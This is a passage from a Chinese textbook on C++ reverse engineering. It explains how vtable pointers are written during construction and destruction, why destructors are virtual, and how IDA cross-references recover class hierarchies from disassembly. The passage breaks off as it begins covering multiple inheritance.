在析构函数中，同样需要处理虚函数的调用，因此也需要处理虚函数。按C++中定义的析构顺序，首先调用自身的析构函数，然后调用成员对象的析构函数，最后调用父类的析构函数。在对象析构时，首先设置虚表指针为自身虚表，再调用自身的析构函数。如果有成员对象，则按声明的顺序以倒序方式依次调用成员对象的析构函数。最后，调用父类析构函数。在调用父类的析构函数时，会设置虚表指针为父类自身的虚表。

我们来修改代码清单12-5中的构造函数和析构函数的实现过程，通过调试来分析其执行过程，如代码清单12-7所示。

代码清单12-7 构造函数和析构函数中调用虚函数的流程

```
// 修改代码清单12-5后的示例，在构造函数与析构函数中添加虚函数调用
class CPerson{                                          // 基类——"人"类
public:
   CPerson(){
         ShowSpeak();                                   // 添加虚函数调用
   }
   virtual ~CPerson(){
         ShowSpeak();                                   // 添加虚函数调用
   }
   virtual void ShowSpeak(){
         printf("Speak No\r\n");
   }
};
// main函数实现过程
void main(int argc, char* argv[]){
   CChinese Chinese;
}

// C++源码与汇编代码对比分析
// Chinese 构造函数调用过程分析
CChinese(){}
00401139   pop    ecx                                   ; 还原this指针
0040113A   mov    dword ptr [ebp-4],ecx
0040113D   mov    ecx,dword ptr [ebp-4]   ; 传入当前this指针，将其作为父类的this指针
00401140   call   @ILT+30(CPerson::CPerson) (00401023)    ; 调用父类构造函数
; 执行父类构造函数后，将虚表设置为子类的虚表
00401145   mov    eax,dword ptr [ebp-4]   ; 获取this指针，这个指针也是虚表指针
00401148   mov    dword ptr [eax],offset CChinese::'vftable' (0042201c)
; 设置虚表指针为子类的虚表
0040114E          mov    eax,dword ptr [ebp-4]  ; 将返回值设置为this指针
// 父类构造函数分析
CPerson(){}
00401199   pop    ecx              ; 还原this指针，此时指针为子类对象的首地址
0040119A   mov    dword ptr [ebp-4],ecx
0040119D   mov    eax,dword ptr [ebp-4]   ; 取出子类的虚表指针，设置为父类虚表
```

```
004011A0   mov    dword ptr [eax],offset CPerson::'vftable' (00422028)
   ShowSpeak();
004011A6   mov    ecx,dword ptr [ebp-4]  ; 虚表是父类的，可以直接调用父类虚函数
004011A9   call   @ILT+15(CPerson::ShowSpeak) (00401014)
004011C1   ret

// Chinese 析构函数调用过程分析
virtual ~CChinese(){}
00401309   pop    ecx                                    ; 还原 this 指针
0040130A   mov    dword ptr [ebp-4],ecx
0040130D   mov    eax,dword ptr [ebp-4]  ; 再次设置子类的虚表
00401310   mov    dword ptr [eax],offset CChinese::'vftable' (0042201c)
00401316   mov    ecx,dword ptr [ebp-4]  ; 调用父类的析构函数
00401319   call   @ILT+20(CPerson::~CPerson) (00401019)
// 父类析构函数分析
virtual ~CPerson(){
004012B9   pop    ecx
004012BA   mov    dword ptr [ebp-4],ecx
004012BD   mov    eax,dword ptr [ebp-4]
; 由于当前虚表指针指向了子类虚表，需要重新修改为父类虚表，以防止调用子类的虚函数
004012C0   mov    dword ptr [eax],offset CPerson::'vftable' (00422028)
   ShowSpeak();
004012C6   mov    ecx,dword ptr [ebp-4]  ; 虚表是父类的，可以直接调用父类虚函数
004012C9   call   @ILT+15(CPerson::ShowSpeak) (00401014)
}
004012DE   ret
```

在代码清单 12-7 的子类构造函数代码中，首先调用了父类的构造函数，然后设置虚表指针为当前类的虚表首地址。而析构函数中的顺序却与构造函数相反，首先设置虚表指针为当前类的虚表首地址，然后再调用父类的析构函数。其构造和析构的过程描述如下：

通过上面的分析可知构造和析构的顺序如下：

- 构造：基类→基类的派生类→……→当前类
- 析构：当前类→基类的派生类→ ……→基类

在代码清单 12-5 中，析构函数被定义为虚函数。为什么要将析构函数定义为虚函数呢？由于可以使用父类指针保存子类对象的首地址，因此当使用父类指针指向子类堆对象时，就会出问题。当使用 delete 释放对象的空间时，如果析构函数没有被定义为虚函数，那么编译器将会按指针的类型调用父类的析构函数，从而引发错误。而使用了虚析构函数后，会访问虚表并调用对象的析构函数。两种析构函数的调用过程如以下代码所示。

```
// 没有声明为虚析构函数
CPerson * pPerson = new CChinese;
delete pPerson;                                  // 部分代码分析略
mov       ecx,dword ptr [ebp-1Ch]               ; 直接调用父类的析构函数
call      @ILT+10(CPerson::'scalar deleting destructor') (0040100f)

// 声明为虚析构函数
```

```
CPerson * pPerson = new CChinese;
delete pPerson;                              // 部分代码分析略
mov       ecx,dword ptr [ebp-1Ch]            ; 获取pPerson并保存到ecx中
mov       edx,dword ptr [ecx]                ; 取得虚表指针
mov       ecx,dword ptr [ebp-1Ch]            ; 传递this指针
call      dword ptr [edx]                    ; 间接调用虚析构函数
```

以上代码对普通析构函数与虚析构函数进行了对比，说明了为什么类在有了派生与继承关系后，需要声明虚析构函数的原因。对于没有派生和继承关系的类结构，是否将析构函数声明为虚析构函数不会影响调用的过程，但是在编写析构函数时应养成习惯，无论当前是否有派生或继承关系，都应将析构函数声明为虚析构函数，以防止将来更新和维护代码时发生析构函数的错误调用。

了解了派生和继承的执行流程与实现原理后，又该如何利用这些知识去识别代码中类与类之间的关系呢？最好的办法还是先定位构造函数，有了构造函数就可根据构造的先后顺序得到与之有关的其他类。在构造函数中只构造自己的类很明显是个基类。对于构造函数中存在调用父类构造函数的情况时，可利用虚表，在IDA中使用引用参考的功能便可得到所有的构造函数和析构函数，进而得到了它们之间的派生和继承关系。

将代码清单12-5修改为如下所示的代码，我们以Release选项组对这段代码进行编译，然后利用IDA对其进行分析。

```
// 综合讲解（建议读者先用VC++分析一下Debug选项组编译的过程，然后再看本内容）
class CPerson{                                               // 基类——人类
public:
    CPerson(){
    ShowSpeak(); // 注意，构造函数调用了虚函数
   }
    virtual ~CPerson(){
    ShowSpeak(); // 注意，析构函数调用了虚函数
   }
    virtual void ShowSpeak(){ // 在这个函数里调用了其他的虚函数GetClassName()
    printf("%s::ShowSpeak()\r\n", GetClassName());
    return;
   }
  virtual char* GetClassName()
   {
    return "CPerson";
   }
};

class CChinese : public CPerson{                      // 中国人，继承自"人"类
public:
    CChinese(){
    ShowSpeak();
   }
    virtual ~CChinese(){
    ShowSpeak();
```

```
  }
  virtual char* GetClassName(){
    return "CChinese";
  }
};

void main(int argc, char* argv[]){
  CPerson *pPerson = new CChinese;
  pPerson->ShowSpeak();
  delete pPerson;
}

; 反汇编讲解
; 在 IDA 中打开执行文件，载入 sig，定位到 main 函数，得到如下代码

.text:00401080 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401080 _main proc near ; CODE XREF: start+AF├p
.text:00401080
.text:00401080 var_10= dword ptr -10h
.text:00401080 var_C= dword ptr -0Ch
.text:00401080 var_4= dword ptr -4
.text:00401080 argc= dword ptr  4
.text:00401080 argv= dword ptr  8
.text:00401080 envp= dword ptr  0Ch
.text:00401080
.text:00401080      push 0FFFFFFFFh
.text:00401082      push offset unknown_libname_35 ; Microsoft VisualC 2-9/net runtime
.text:00401087      mov eax, large fs:0
.text:0040108D      push eax
.text:0040108E      mov large fs:0, esp ; 注册 C++ 异常处理
.text:00401095      push ecx
.text:00401096      push esi       ; 保存寄存器环境
.text:00401097      push 4 ; unsigned int
.text:00401099      call ??2@YAPAXI@Z ; operator new(uint) 申请 4 字节堆空间
.text:0040109E      mov esi, eax  ; esi 保存 new 调用的返回值
.text:004010A0      add esp, 4 ; 平衡 new 调用的参数
.text:004010A3      mov [esp+14h+var_10], esi ; new 返回值保存到局部变量 var_10 中
; 编译器插入了检查 new 返回值的代码，如果返回值为 0，则跳过构造函数的调用
.text:004010A7      test esi, esi
; 在 IDA 中单击 var_4，引用处会高亮显示，可以观察出这个变量是计数标记
.text:004010A9      mov [esp+14h+var_4], 0
; 单击下面这个跳转指令的标号 loc_4010F2，目标处会高亮显示，结合目标处上面的一条指令（地址
; 004010F0 处），可以看出这是一个分支结构，跳转的目标是 new 返回值为 0 时的处理（将 esi 置为 0）。读
; 者可以按照命名规范重新定义这些标号（IDA 中重命名的快捷键是 N，选中标号以后按 N 键即可）
.text:004010B1      jz  short loc_4010F2
; 如果 new 返回值不为 0，则 ecx 保存堆地址，结合 004010BB 地址处的 call 指令，可推测是 thiscall
; 的调用方式，需要到 004010BB 处看看有没有访问 ecx 才能进一步确定
.text:004010B3      mov ecx, esi
; 这个地方很关键，需要查看 off_40C0DC 中的内容
.text:004010B5      mov dword ptr [esi], offset off_40C0DC
```

off_40C0DC 中的内容为：

```
.rdata:0040C0DC off_40C0DC dd offset sub_401170 ; DATA XREF: _main+35 ↑ o
.rdata:0040C0DC      ; sub_40ACFB:loc_401120 ↑ o sub_401170+3 ↑ o sub_4011E0+49 ↑ o
.rdata:0040C0E0      dd offset sub_401140
```

IDA 以注释的形式给出了反汇编代码中所有引用了标号 off_40C0DC 的指令地址，以便于我们分析时参考。如“; DATA XREF: _main+35↑”，这表示在 main 函数的首地址偏移 35h 字节处的指令引用了标号 off_40C0DC，最后的上箭头“↑”表示引用处的地址在当前标号的上面，也就是说引用处的地址值比这个标号的地址值小。

接着观察 sub_401170 和 sub_401140 中的内容，双击后可以看到这两个名称都是函数名称，可证实 off_40C0DC 是函数指针数组的首地址，而且其中每个函数都有对 ecx 的引用，在引用前没有给 ecx 赋值，说明这两个函数都是将 ecx 作为参数传递的。结合 004010B5 处的指令“mov dword ptr [esi], offset off_40C0DC”，其中 esi 中保存的是 new 调用所申请的堆空间首地址，这条指令在首地址处放置了函数指针数组的地址。

结合以上种种信息，我们可以认定，esi 中的地址是对象的地址，而函数指针数组就是虚表。退一步讲，即使源码不是这样，我们按此还原后的 C++ 代码在功能和内存布局上也是等价的。

接着按 N 键将 off_40C0DC 重命名，这里先命名为 vTable_40C0DC，在接下来的分析中如果找到更详细的信息，还可以继续修改这个名称，使代码的可读性更强。

```
.text:004010B5      mov dword ptr [esi], offset vTable_40C0DC
```

既然是对虚表指针进行初始化，就要满足构造函数的充分条件，但是我们看到这里并没有调用构造函数，而是直接在 main 函数中完成了虚表指针的初始化，这说明构造函数被编译器内联优化了。接下来我们来看一个内存间接调用：

```
.text:004010BB      call ds:off_40C0E4
```

off_40C0E4 中的内容如下：

```
.rdata:0040C0DC vTable_40C0DC dd offset sub_401170 ; DATA XREF: _main+35 ↑ o
.rdata:0040C0DC      ; sub_40ACFB:loc_401120 ↑ o sub_401170+3 ↑ o sub_4011E0+49 ↑ o
.rdata:0040C0E0      dd offset sub_401140
.rdata:0040C0E4 off_40C0E4 dd offset sub_401160 ; DATA XREF: _main+3B r
```

不难发现，这个地址就在刚才我们分析的虚函数表的首地址附近，这很可能是虚表中的一部分！不过现在只能是怀疑，我们还没有证据。先看看这个函数的功能。双击地址 0040C0E4 处“off_40C0E4 dd offset sub_401160”中的 sub_401160，定位到 sub_401160 的代码实现处，此处内容如下所示：

```
.text:00401160 sub_401160 proc near
.text:00401160      mov eax, offset aCperson ; "CPerson" ; 功能很简单，返回名称字符串
.text:00401165      retn
```

```
.text:00401165 sub_401160 endp
```

顺手修改 sub_401160 的名称，这里先修改为 GetCPerson，以后有更多信息时再进一步修改。对应地，由于在 off_40C0E4 中保存了函数 GetCPerson 的地址，说明它是一个函数指针，因此也可以将其名称修改为 pfnGetCPerson，修改完毕后如下所示：

```
.rdata:0040C0E4 pfnGetCPerson dd offset GetCPerson ; DATA XREF: _main+3B↑r
```

接着分析其后的代码：

```
.text:004010C1      push eax
.text:004010C2      push offset aSShowspeak ; "%s::ShowSpeak()\r\n"
.text:004010C7      call _printf
.text:004010CC      add esp, 8 ; 调用 printf，并平衡参数
.text:004010CF      mov ecx, esi
.text:004010D1      mov byte ptr [esp+14h+var_4], 1 ; 计数器加 1
.text:004010D6      mov dword ptr [esi], offset off_40C0D0 ; 写入虚表指针，分析过程与上
                                                        ; 面的内容一致，略
.text:004010DC      call ds:off_40C0D8 ; 内存间接调用
```

双击 off_40C0D8，查看调用目标：

```
.rdata:0040C0D8 off_40C0D8 dd offset sub_4011B0 ; DATA XREF: _main+5C↑r
```

off_40C0D8 中保存了函数 sub_4011B0 的地址，双击 sub_4011B0，其功能如下所示：

```
.text:004011B0 sub_4011B0 proc near
.text:004011B0      mov eax, offset aCchinese ; "CChinese" ; 功能很简单，返回名称字符串
.text:004011B5      retn
.text:004011B5 sub_4011B0 endp
```

修改一下这个函数的名称，这里改为 GetCChinese，也对应修改函数指针 off_40C0D8 的名称为 pfnGetCChinese，修改完毕后如下所示：

```
.rdata:0040C0D8 pfnGetCChinese dd offset GetCChinese ; DATA XREF: _main+5C↑r
```

接着分析后面的代码：

```
.text:004010E2      push eax
.text:004010E3      push offset aSShowspeak ; "%s::ShowSpeak()\r\n"
.text:004010E8      call _printf
.text:004010ED      add esp, 8 ; 调用 printf 并平衡参数
.text:004010F0      jmp short loc_4010F4 ; 跳过 else 分支
.text:004010F2 ; ---------------------------------------------------------------
.text:004010F2
.text:004010F2 loc_4010F2: ; CODE XREF: _main+31↑j
.text:004010F2      xor esi, esi ; 如果 new 调用的返回值为 0，则 esi 为 0
```

到此为止，我们分析了 new 调用后的整个分支结构。当 new 调用成功时，会执行对象的构造函数，而编译器对这里的构造函数进行了内联优化，但这不会影响我们对构造函数的

鉴定。首先存在写入虚表指针的充分条件，同时也满足前面章节讨论的必要条件，还要出现在new调用的正确分支中，因此，我们可以把new调用的正确分支中的代码判定为构造函数的内联方式。在new调用的正确分支内，由于esi所指向的对象有两次写入虚表指针的代码，如下所示：

```
.text:004010B5      mov dword ptr [esi], offset vTable_40C0DC
;中间代码略
.text:004010D6      mov dword ptr [esi], offset vTable_40C0D0
```

我们可以借此得到派生关系，在构造函数中先填写父类的虚表，然后按继承的层次关系逐层填写子类的虚表，由此可以判定vTable_40C0DC是父类的虚表，vTable_40C0D0是子类的虚表。以写入虚表的指令为界限，可以粗略划分出父类的构造函数和子类的构造函数的实现代码，但是细节上要按照程序逻辑找到界限之内其他函数传递参数的几行代码，并排除在外，如下所示：

```
; 先定位到new调用的正确分支处
.text:00401099      call ??2@YAPAXI@Z ; operator new(uint) ; 调用new
.text:0040109E      mov esi, eax
.text:004010A0      add esp, 4
.text:004010A3      mov [esp+14h+var_10], esi
.text:004010A7      test esi, esi ; 判定new调用后的返回值
.text:004010A9      mov [esp+14h+var_4], 0
.text:004010B1      jz  short loc_4010F2 ; 返回值为0，则跳转到错误逻辑处
; 从这里开始就是正确的逻辑，同时也是父类构造函数的起始代码处
.text:004010B3      mov ecx, esi
.text:004010B5      mov dword ptr [esi], offset vTable_40C0DC
.text:004010BB      call ds:pfnGetCPerson
.text:004010C1      push eax
.text:004010C2      push offset Format ; "%s::ShowSpeak()\r\n"
.text:004010C7      call _printf
.text:004010CC      add esp, 8
; 注意这里的传参（this指针），从这里开始就不是父类的构造函数实现代码了
.text:004010CF      mov ecx, esi
.text:004010D1      mov byte ptr [esp+14h+var_4], 1
.text:004010D6      mov dword ptr [esi], offset vTable_40C0D0
.text:004010DC      call ds:pfnGetCChinese
.text:004010E2      push eax
.text:004010E3      push offset Format ; "%s::ShowSpeak()\r\n"
.text:004010E8      call _printf
.text:004010ED      add esp, 8
; new调用的正确分支末尾，同时也是子类构造函数的结束处
.text:004010F0      jmp short loc_4010F4
```

继续看后面的代码：

```
.text:004010F4
.text:004010F4 loc_4010F4: ; CODE XREF: _main+70↑j
.text:004010F4      mov eax, [esi] ; 取得虚表指针
```

```
.text:004010F6        mov ecx, esi ; 传递 this 指针
.text:004010F8        mov [esp+14h+var_4], 0FFFFFFFFh ; 修改计数器
.text:00401100        call dword ptr [eax+4] ; 调用虚表第二项的函数
```

分析一下这里的虚函数调用，先看看最后一次写入虚表的地址，单击 esi，往上观察高亮处，寻找最后一次写入的指令，如图 12-3 所示。




图 12-3　寻找最后一次写入虚表的指令

细心的读者一定找到了！没错，正是 004010D6 地址处！指令“call dword ptr [eax+4]”揭示出虚表中至少有两个元素。接下来分析在 004010D6 处写入虚表 vTable_40C0D0 中的第二项内容到底是什么。

```
.rdata:0040C0D0 vTable_40C0D0 dd offset sub_4011C0 ; 虚表偏移 0 处，也就是虚表的第一项
.rdata:0040C0D4 off_40C0D4 dd offset sub_401140 ; 虚表偏移 4 处，也就是虚表的第二项
.rdata:0040C0D8 pfnGetCChinese dd offset GetCChinese ; 现在不能确定这一项是否为虚表的内容
```

双击 sub_401140，得到以下代码：

```
.text:00401140 sub_401140 proc near
; 未赋值就直接使用 ecx，说明 ecx 是在传递参数
.text:00401140        mov eax, [ecx] ; eax 得到虚表
.text:00401142        call dword ptr [eax+8] ; 调用虚表第三项，形成了多态
```

指令“call dword ptr [eax+8]”揭示出虚表中至少有三个元素！接下来分析虚表第三项是什么内容。

```
.rdata:0040C0D0 vTable_40C0D0 dd offset sub_4011C0 ; 虚表偏移 0 处，也就是虚表的第一项
```

```
.rdata:0040C0D4 off_40C0D4 dd offset sub_401140 ; 虚表偏移 4 处，也就是虚表的第二项
; 虚表偏移 8 处，也就是虚表的第三项，现在可以确定 GetCChinese 是虚表的元素之一
.rdata:0040C0D8 pfnGetCChinese dd offset GetCChinese
```

接着往下看：

```
.text:00401145      push eax ; 向 printf 传入 GetCChinese 的返回值，是个字符串首地址
.text:00401146      push offset Format ; "%s::ShowSpeak()\r\n"
.text:0040114B      call _printf
.text:00401150      add esp, 8     ; 调用 printf 显示字符串，并平衡参数
.text:00401153      retn
.text:00401153 sub_401140 endp
```

这个函数的作用是调用虚表第三项元素，得到字符串，并将字符串格式化输出。由于是按虚表调用的，因此会形成多态性。顺便把这个函数的名称修改为 ShowShtring，对应的虚表内的函数指针 off_40C0D4 修改为 pfnShowShtring，修改后虚表结构如下所示：

```
.rdata:0040C0D0 vTable_40C0D0 dd offset sub_4011C0
.rdata:0040C0D4 pfnShowShtring dd offset ShowShtring
.rdata:0040C0D8 pfnGetCChinese dd offset GetCChinese
```

我们回到 main 函数处，继续分析：

```
.text:00401103      test esi, esi
.text:00401105      jz  short loc_40110F  ; 检查堆指针，不为 0 则往下执行
.text:00401107      mov edx, [esi]        ; edx 得到虚表
.text:00401109      push 1                ; 传入参数
.text:0040110B      mov ecx, esi          ; 传递 this 指针
.text:0040110D      call dword ptr [edx]  ; 调用虚表中的第一项
.text:0040110F     ; 从 00401105 处跳转到此，其上没有 jmp，所以这里是个单分支结构
.text:0040110F loc_40110F:
.text:0040110F      mov ecx, [esp+14h+var_C] ; 函数退出，恢复环境，还原 SEH
.text:00401113      pop esi
.text:00401114      mov large fs:0, ecx
.text:0040111B      add esp, 10h
.text:0040111E      retn
.text:0040111E _main endp
```

call dword ptr [edx] 命令调用虚表的第一项。在详细分析虚表的第一项之前，我们体验一下 IDA 中的交叉参考功能，一次性定位所有的构造函数和析构函数，先定位到虚表 vTable_40C0D0 处，然后右击，如图 12-4 所示。

在右键菜单中选择“Chart of xrefs to”，得到所有直接引用这个地址的位置，如图 12-5 所示。

可以看到，除了 main 函数访问了虚表 vTable_40C0D0 之外，sub_4011E0 也访问了虚表 vTable_40C0D0。通过前面的分析可知，是因为 main 函数中内联的构造函数存在写入虚表的操作，从而导致 vTable_40C0D0 被访问到。由于存在虚表，就算类中没有定义析构函数，编译器也会产生默认的析构函数，因此，毫无疑问另一个访问虚表的函数 sub_4011E0 就是析

构函数。交叉参考这个功能很好用，如果你发现了一个父类的构造函数，想知道这个父类有多少个派生类，也能利用这个功能快速定位。

```
.rdata:0040C0D0 vTable_40C0D0 dd offset sub_4011C0 ; DATA
.rdata:0040C0D0      ; sub_401    Rename                      N
.rdata:0040C0D4 pfnShowShtrin     Jump to operand             Enter
.rdata:0040C0D8 ; int (__this     Jump in a new window        Alt+Enter
.rdata:0040C0D8 pfnGetCChines     Jump in a new hex window
.rdata:0040C0D8      ; sub_401    Jump to xref to operand...  X
.rdata:0040C0DC vTable_40C0DC     Chart of xrefs to
.rdata:0040C0DC      ; sub_40A    Chart of xrefs from
.rdata:0040C0E0      dd offset    Array...                    Num *
.rdata:0040C0E4 ; int (__this     Data                        D
.rdata:0040C0E4 pfnGetCPersor     Undefine                    U
.rdata:0040C0E4      ; sub_40A    Synchronize with
.rdata:0040C0E8 unk_40C0E8 db     Copy address to command line
.rdata:0040C0E9      db 0FFh
.rdata:0040C0EA      db 0FFh
.rdata:0040C0EB      db 0FFh
.rdata:0040C0EC      db  2Ah ;
```

图 12-4　交叉参考




图 12-5　IDA 自动生成的交叉参考图示

以代码清单 12-5 的 Debug 版为例，使用 IDA 对其进行分析，先找到某个子类的构造函数。由于子类的构造函数必然会先调用父类的构造函数，因此我们利用交叉参考功能即可查询出所有引用这个父类构造函数的指令的位置，这当然包括这个父类的所有直接子类构造函数的位置，借此即可判定父类派生的所有直接子类，如图 12-6 所示。




图 12-6　父类派生关系图

接下来分析 sub_4011E0 函数的功能，反汇编代码如下所示：

```
; 注意这里的引用提示：是在 sub_4011C0 函数中调用本函数，稍后会带领读者去这个地址"探险"
.text:004011E0 sub_4011E0 proc near ; CODE XREF: sub_4011C0+3 ↑ p
.text:004011E0
.text:004011E0 var_10= dword ptr -10h
.text:004011E0 var_C= dword ptr -0Ch
.text:004011E0 var_4= dword ptr -4
.text:004011E0
.text:004011E0      push 0FFFFFFFFh
.text:004011E2      push offset unknown_libname_36 ; Microsoft VisualC 2-9/net runtime
.text:004011E7      mov eax, large fs:0
.text:004011ED      push eax
.text:004011EE      mov large fs:0, esp
.text:004011F5      push ecx
.text:004011F6      push esi        ; 以上注册异常处理，保留寄存器环境
.text:004011F7      mov esi, ecx
.text:004011F9      mov [esp+14h+var_10], esi
; 在虚表指针处写入子类虚表地址
.text:004011FD      mov dword ptr [esi], offset vTable_40C0D0
.text:00401203      mov [esp+14h+var_4], 0 ; 计数器置为 0
.text:0040120B      call ds:pfnGetCChinese
.text:00401211      push eax        ; 获取字符串，并向 printf 传递参数
.text:00401212      push offset Format ; "%s::ShowSpeak()\r\n"
.text:00401217      call _printf
.text:0040121C      add esp, 8      ; 执行 printf，并平衡参数
.text:0040121F      mov ecx, esi ; 传递 this 指针
.text:00401221      mov [esp+14h+var_4], 0FFFFFFFFh ; 将计数器置为 -1
; 在虚表指针处写入父类虚表地址
.text:00401229       mov dword ptr [esi], offset vTable_40C0DC
.text:0040122F       call ds:pfnGetCPerson
.text:00401235       push eax       ; 获取字符串，并向 printf 传递参数
.text:00401236       push offset Format ; "%s::ShowSpeak()\r\n"
.text:0040123B       call _printf
; 流水线优化，因为 mov large fs:0, ecx 和当前指令依赖同一个寄存器 ecx，会造成指令相关性，所以
; 提前到 add esp, 8 之上，以提高流水线的并行能力
.text:00401240       mov ecx, [esp+1Ch+var_C]
.text:00401244       add esp, 8     ; 执行 printf，并平衡参数
.text:00401247       mov large fs:0, ecx ; 恢复环境并还原 SEH
.text:0040124E       pop esi
.text:0040124F       add esp, 10h
.text:00401252       retn
.text:00401252 sub_4011E0 endp
```

以上代码中存在虚表的写入操作，其写入顺序和前面分析的构造函数相反，先写入子类自身的虚表，然后写入父类的虚表，满足了析构函数的充分条件。我们将虚构函数命名为 Destructor_4011E0，IDA 会提示符号名称过长，不必理会，单击“确定”按钮即可。

Destructor_4011E0 被 sub_4011C0 调用，因此接下来分析 sub_4011C0，这个函数有一个参数，IDA 给出的名称为 arg_0。

```
; 查看引用参考可得知，这个函数是在虚表 vTable_40C0D0 中定义的第一个虚函数
.text:004011C0 sub_4011C0 proc near ; DATA XREF: .rdata:vTable_40C0D0↑o
.text:004011C0
.text:004011C0 arg_0= byte ptr  4
.text:004011C0
.text:004011C0      push esi
.text:004011C1      mov esi, ecx ; esi 保留了 this 指针
.text:004011C3      call Destructor_4011E0 ; 先调用析构函数
.text:004011C8      test [esp+4+arg_0], 1
; 如果参数为 1，则以对象首地址为目标释放内存，否则本函数仅仅执行对象的析构函数
.text:004011CD      jz  short loc_4011D8
.text:004011CF      push esi ; 传入对象的首地址
.text:004011D0      call ??3@YAXPAX@Z ; operator delete(void *)
.text:004011D5      add esp, 4     ; 调用 delete，并平衡参数
.text:004011D8
.text:004011D8 loc_4011D8: ; CODE XREF: sub_4011C0+D↑j
.text:004011D8      mov eax, esi
.text:004011DA      pop esi
.text:004011DB      retn 4
.text:004011DB sub_4011C0 endp
```

显而易见，这是一个析构函数的代理，它的任务是负责调用析构函数，然后根据参数值调用 delete。将这个函数重命名为 _Destructor_4011E0，重命名后，虚表结构是这个样子：

```
.rdata:0040C0D0 vTable_40C0D0 dd offset _Destructor_4011E0
.rdata:0040C0D4 pfnShowShtring dd offset ShowShtring
.rdata:0040C0D8 pfnGetCChinese dd offset GetCChinese
```

_Destructor_4011E0 函数是虚表的第一项，我们可以回到 main 函数中来观察其参数传递的过程：

```
.text:00401103      test esi, esi
; 当对象指针 esi 不为 0 时执行 _Destructor_4011E0
.text:00401105      jz  short loc_40110F
.text:00401107      mov edx, [esi] ; edx 获得虚表
.text:00401109      push 1 ; 传递参数值 1
.text:0040110B      mov ecx, esi ; 传递 this 指针
.text:0040110D      call dword ptr [edx] ; 调用 _Destructor_4011E0
.text:0040110F
.text:0040110F loc_40110F:
```

在 main 函数中调用虚表第一项时传递的值为 1，那么在 _Destructor_4011E0 函数中，执行完析构函数后就会调用 delete 释放对象的内存空间。为什么要用这样一个参数来控制函数内释放空间的行为呢？为什么不能直接释放呢？

因为析构函数和释放堆空间是两回事，有的程序员喜欢自己维护析构函数，或者反复使用同一个堆对象，这时显式调用析构函数的同时不能释放堆空间，如下代码所示：

```
void main(int argc, char* argv[]){
  CPerson *pPerson = new CChinese;
```

```
  pPerson->ShowSpeak();
  pPerson->~CPerson(); // 显式调用析构函数

// 将堆内存中 pPerson 指向的地址作为 CChinese 的新对象的首地址，并调用 CChinese 的构造函数。这
// 样可以重复使用同一个堆内存，以节约内存空间
  pPerson = new(pPerson)CChinese();
  delete pPerson;
}
```

由于显式调用析构函数时不能马上释放堆内存，因此在析构函数的代理函数中通过一个参数来控制是否释放内存，以便于程序员自己管理析构函数的调用。这个代理函数的反汇编代码很简单，请读者自己上机验证。

在通过分析反汇编代码来识别类关系时，对于含有虚函数的类而言，利用 IDA 的交叉参考功能可简化分析识别过程。根据以上分析可知，具有虚函数，必然存在虚表指针。为了初始化虚表指针必然要准备构造函数，有了构造函数就可利用以上方法，顺藤摸瓜得到类关系，还原出对象模型。

思考题 大家在调试以上程序时会发现，比如 CChinese 的对象，在构造函数执行时虚表已经初始化完成了，在析构函数执行时，其虚表指针已经是子类的虚表了，为什么编译器还要在析构函数中再次将虚表设置为子类虚表呢？这是冗余操作吗？如果不这么做，会引发什么后果？答案见本章小结。

12.2 多重继承

12.1 节讲解了类与类之间的关系，但所接触的派生类都只有一个父类。当子类拥有多个父类（如类 C 继承自类 A 同时也继承自类 B）时，便构成了多重继承关系。在多重继承的情况下，子类所继承的父类变为多个，但其结构与单一继承相似。

分析多重继承的第一步是了解派生类中各数据成员在内存中的布局情况。在 12.1 节中，子类继承自一个父类，其内存中首先存放的是父类的数据成员。当子类产生多重继承时，其父类数据成员在内存中又该如何存放呢？我们通过代码清单 12-8 来看看多重继承类的定义。

代码清单 12-8 多重继承类的定义——C++ 源码

```
// 定义沙发类
class CSofa{
public:
   CSofa(){
          m_nColor = 2;
   }
   virtual ~CSofa(){                                    // 沙发类虚析构函数
          printf("virtual ~CSofa()\r\n");
   }
```

```
    virtual int GetColor(){                          // 获取沙发颜色
            return m_nColor;
    }
    virtual int SitDown(){                           // 沙发可以坐下休息
            return printf("Sit down and rest your legs\r\n");
    }
protected:
    int m_nColor;                                    // 沙发类成员变量
};

// 定义床类
class CBed {
public:
    CBed(){
            m_nLength = 4;
            m_nWidth = 5;
}
virtual ~CBed(){                                     // 床类虚析构函数
    printf("virtual ~CBed()\r\n");
}
virtual int GetArea(){                               // 获取床面积
            return m_nLength * m_nWidth;
}
virtual int Sleep(){                                 // 床可以用来睡觉
            return printf("go to sleep\r\n");
}
protected:
    int m_nLength;                                   // 床类成员变量
    int m_nWidth;
};

// 子类沙发床定义，派生自 CSofa 类和 CBed 类
class CSofaBed : public CSofa, public CBed{
public:
    CSofaBed(){
